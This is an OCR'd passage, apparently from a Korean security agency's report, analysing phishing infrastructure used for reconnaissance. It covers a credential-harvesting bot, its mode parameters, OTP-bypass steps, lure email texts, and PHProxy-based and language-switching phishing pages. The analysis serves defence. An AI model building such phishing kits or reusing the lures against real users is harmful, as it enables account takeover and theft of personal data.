
4. 정찰을 위한 피싱 동작 구조

공격자는 내부 정보수집 및 침투의 목적을 달성하기 위해 알려지지 않은 공격자 서버를 확보하면서 인터넷 및 SNS 검색을 통해 공격을 위한 목표를 설정한다. 그리고 공격 대상 관련자에게 피싱메일을 발송하며, 피싱메일에 의해 탈취된 사용자 정보를 활용하여 추가 정보를 수집한다.

이 과정 중 사용자 정보를 탈취하고 추가 정보를 수집하는 단계를 정찰 단계로 볼 수 있는데, 본 장은 공격자가 피싱 메일을 통해 정찰 과정을 어떻게 수행하는지에 대한 상세 동작 방법과 구조에 대해 설명한다.

다음 그림은 공격자가 정찰을 위해 피싱메일을 발송하고 정보를 수집하는 개요도이다.

[그림 4-1] 스피어피싱을 통한 정보수집 구성 방식




피싱메일과 연계되어 동작하게 되는 정보수집 및 피싱페이지 동작 유형은 자체 개발한 봇 프로그램을 이용해 동작하는 A유형, PHProxy 오픈소스를 악용해 정보수집을 수행하는 B 유형, 공격 타깃에게 노출되는 페이지의 언어를 설정하는 C유형, 그리고 일반 기업의 로그인 페이지 등으로 위장 및 공격 대상 기업 환경 등을 고려해서 제작하고 피싱공격을 수행하는 D유형 이렇게 4가지로 나눌 수 있다. 다음은 유형별 상세 동작 구조에 관한 내용이다.

가 A유형(봇 프로그램)

첫 번째 케이스는 자체적으로 개발한 봇 프로그램을 이용하여 피해자 계정을 수집하는 구조에 대해 설명한다. 피싱메일을 수신한 피해자는 메일 내 링크 클릭 시 index.php를 통해 피해자 환경 등을 체크해서(config.php, mobile_detect.php) 실제 사이트와 동일하게 제작한 비밀번호 변경, 로그인 페이지 등 피싱 사이트(page_[ ].php)로 연결된다. 그리고 피해자가 피싱 사이트에 계정 정보를 입력하면 서버에서 동작하고 있는 공격자 봇 프로그램이 이를 모니터링하고 정보를 수집한다. A유형의 과정에서 봇 프로그램은 전달된 정보를 통해 계정에 로그인하는 '정보탈취의 주축'이 되는 공격자 프로그램이다.

피싱메일을 통해 정보를 수집하는 순서는 다음과 같다. 피싱메일로부터 전달되는 정보를 공격자 서버에서 동작하고 있는 index.php로 전달이 되고 이후 각 페이지들이 유기적으로 동작한다.


[그림 4-2] A유형 피싱메일 동작 구조



피해자가 입력한 계정 정보는 최종적으로 공격자의 서버에서 동작하고 있는 봇에 전달되게 된다. 봇 프로그램은 전달받은 파라미터 정보로 해당 포털 계정에 접속하며, 계정을 탈취하고 로그인한다. 그 후 공격자 서버에 유출된 계정을 통해 로그인하고 세션을 유지하는 역할을 한다.
page_[ ].php 페이지에서 입력받은 입력값은 pxy.php를 통해 config.php에 저장된 공격자 서버의 정보(ip:port)로 전달되며, 공격자 서버에서 동작중인 봇 프로그램이 9100포트를 모니터링해 9100번 포트로 수신된 정보를 파싱한다.

봇 프로그램이 http 9100번 포트로 수신받은 정보는 다음 정보를 담고 있으며, 이 중 'type' 값을 통해 아래와 같은 동작모드를 수행할 수 있다.

[그림 4-3] 수신 정보 파라미터




DaumBot을 통해 요청 가능한 mode는 다음과 같다.

동작 모드	파라미터 값	설명
REQUESTTYPEACCOUNTTYPE	acc	인증방법
REQUESTTYPEPWD	pwd	비밀번호 입력을 통한 로그인, 비밀번호 변경
REQUESTTYPEVERIFYCODE	verify	내정보관리 -> 비밀번호 재확인
REQUESTTYPEREADING	reading	수집된 봇에서는 사용안함
REQUESTTYPELOG	log	로그 저장
REQUESTTYPECREATEBROWSER	create	수집된 봇에서는 사용안함
REQUESTTYPECHANGEPWD	chgpwd	수집된 봇에서는 사용안함

봇 프로그램은 수집된 정보(id, pw, otp)를 통해 공격자의 서버가 다음 포털 페이지에 자동으로 로그인되게 하며, 브라우저 자동로그인 등을 설정해 공격자가 추후에 자격증명 없이 언제든 해당 피해 계정에 접속하고 정보를 수집하기 위한 루트를 확보한다.

또한, 입력받은 아이디를 이용해 정상 포털사이트의 비밀번호 찾기 기능을 통해 해당 아이디 입력 시 "2단계"라는 문자열을 확인하여 이중 인증 유무를 파악한다.

[그림 4-4] 이중 인증 확인 절차



이중 인증이 설정되어있는 경우 Selenium 라이브러리를 이용해서 이중인증 OTP를 요청하고 인증 우회를 시도한다.

인증 우회 방법은 피싱메일에서 링크 클릭 시 출력되는 페이지별로 상이하다. 페이지는 링크에 사용되는 파라미터 중 'm='(모드)에 의해 나뉘며 총 Verify, Login, Edit 3개의 유형이 있다.


1. Verify, Login 모드

Verify, Login 모드는 보안담당자, 고객선터 등으로 위장하고 인증 또는 본인확인등의 일반적인 내용으로 피싱공격을 수행한다. 두 모드는 메일 내용 및 연결되는 페이지만 다를 뿐 악성 피싱 페이지 및 정보유출 프레임워크는 유사하게 동작한다.

	피싱메일 내용
Verify	계정아이디가 충돌하였습니다. 본인 확인이 필요합니다. [보안 공지] 비정상적인 로그인이 감지되었습니다 [보안 공지] 등록된 휴대전화 번호를 확인하세요
Login	[경고] 회원님의 'id ' 아이디로 스팸이 대량 발송 되었습니다.

메일 열람 시 아래와 같이 로그인 또는 인증 화면이 출력된다. Verify 모드의 경우 '내정보-내정보 관리' 에서의 비밀번호 재확인 페이지가, Login 모드의 경우 로그인 페이지가 노출되어 계정에 대한 비밀번호 입력을 유도한다.

[그림 4-5] 피싱메일 링크 클릭시 노출되는 정보유출 피싱페이지




< Verify 피싱 페이지 >


< Login 피싱 페이지 >

피싱 페이지 동작 과정은 아래와 같으며, OTP 설정과 미설정 시 동작 방식이 상이하다.

[그림 4-6] OTP 설정 시 Verify, Login 동작 과정



[그림 4-7] OTP 미설정 시 Verify, Login 동작 과정




2. Edit 모드

"주기적으로 비밀번호를 변경해 주세요"와 같은 메일 내용으로 유포된다. 해당 메일에 포함된 링크 클릭 시 아래 이미지와 같이 특정 포털사이트의 비밀번호 변경 페이지와 동일하게 공격자가 제작한 페이지로 이동되며, 비밀번호 변경을 요구한다.

[그림 4-8] 피싱메일 링크 클릭시 노출되는 정보유출 피싱페이지


해당 페이지에서 기존 비밀번호와 신규 비밀번호 입력 시 입력값은 ID 정보와 함께 공격자에게 전달된다.

[그림 4-9] 아이디, 비밀번호 전송 파라미터




Edit 모드의 동장 과정은 아래와 같으며, OTP 설정과 미설정 시 동작 방식이 상이하다.

[그림 4-10] OTP 설정시




[그림 4-11] OTP 미설정시



위 전체 과정(Verify, Login, edit)에서 이중 인증이 미설정된 계정에서 입력된 패스워드가 정상인지 체크하기 위해 smtp 프로토콜을 활용해 확인한다.


[그림 4-12] 이중 인증 미설정시



나 B유형(PHProxy)


B유형 피싱 페이지는 Phproxy 오픈 소스 일부를 변형해 제작되었다. phproxy는 proxy 서버와 같이 동작하며, 피해자는 실제 포털사이트에 접속한 것으로 오인할 수 있다.

[그림 4-13] B유형 사칭 피싱메일 동작 과정



phproxy 코드를 index.php로 설정한다. 그리고 통신시 파라미터 값은 config.php에 정의되어있으며, 계정 탈취를 위한 정보 및 프록시를 통해 접속할 정상 페이지 정보는 'u='값에 인자로 전달 받는다. 계정 탈취를 위해 설정된 파라미터 정보는 vip, vcp, 0100, 1001, 1002 등으로 설정되어있어 공격대상의 파마미터 정보에 따라 각 값에 해당하는 페이지로 연결된다. 수신받은 각 값에 따라 특정 파일을 다운로드 받거나 정보유출을 위해 로그인 페이지로 이동한다.

[그림 4-14] 피싱 연결 페이지를 위한 파라미터 정보




피해자로부터 입력받은 아이디와 비밀번호는 confirm.php로 전달되며, 전달된 아이디와 패스워드는 로그에 저장된다.

※자세한 동작 방식은 '보호나라-피싱메일 공격 사례 분석 및 대응 방안' 참조

나 C유형(언어체크)

C 유형 피싱 페이지는 공격자가 제작한 피싱 페이지로, 피싱메일에서 수신받은 파라미터 값을 통해 피해자에게 보이는 페이지가 영문페이지, 한글페이지 중 한 가지 언어 페이지를 보여준다. 해당 피싱메일은 국내뿐만 아니라 해외, 또는 해외에 진출한 국내 기업, 일반인들을 대상으로 유포되었을 것으로 추정된다.

[그림 4-15] C 유형 피싱메일 동작 과정



피싱메일을 통해 최초 전달되는 파라미터는 아래와 같으며, 노출 페이지 언어를 설정한다.

[그림 4-16] 피싱 연결 페이지를 위한 파라미터 및 사이트

이중인증 방식 확인을 위해 피싱메일을 통해 수집된 아이디 패스워드를 통해 정상 페이지에 로그인을 시도한다. 로그인 시도 시 요청되는 값 중 STP값을 통해 이중 인증 방식을 확인하며, 수신받은 값에 STP 값이 있다면 이중 인증이며, STP = 1이면 아이디, 비밀번호를 통한 기본 인증 방식이다.

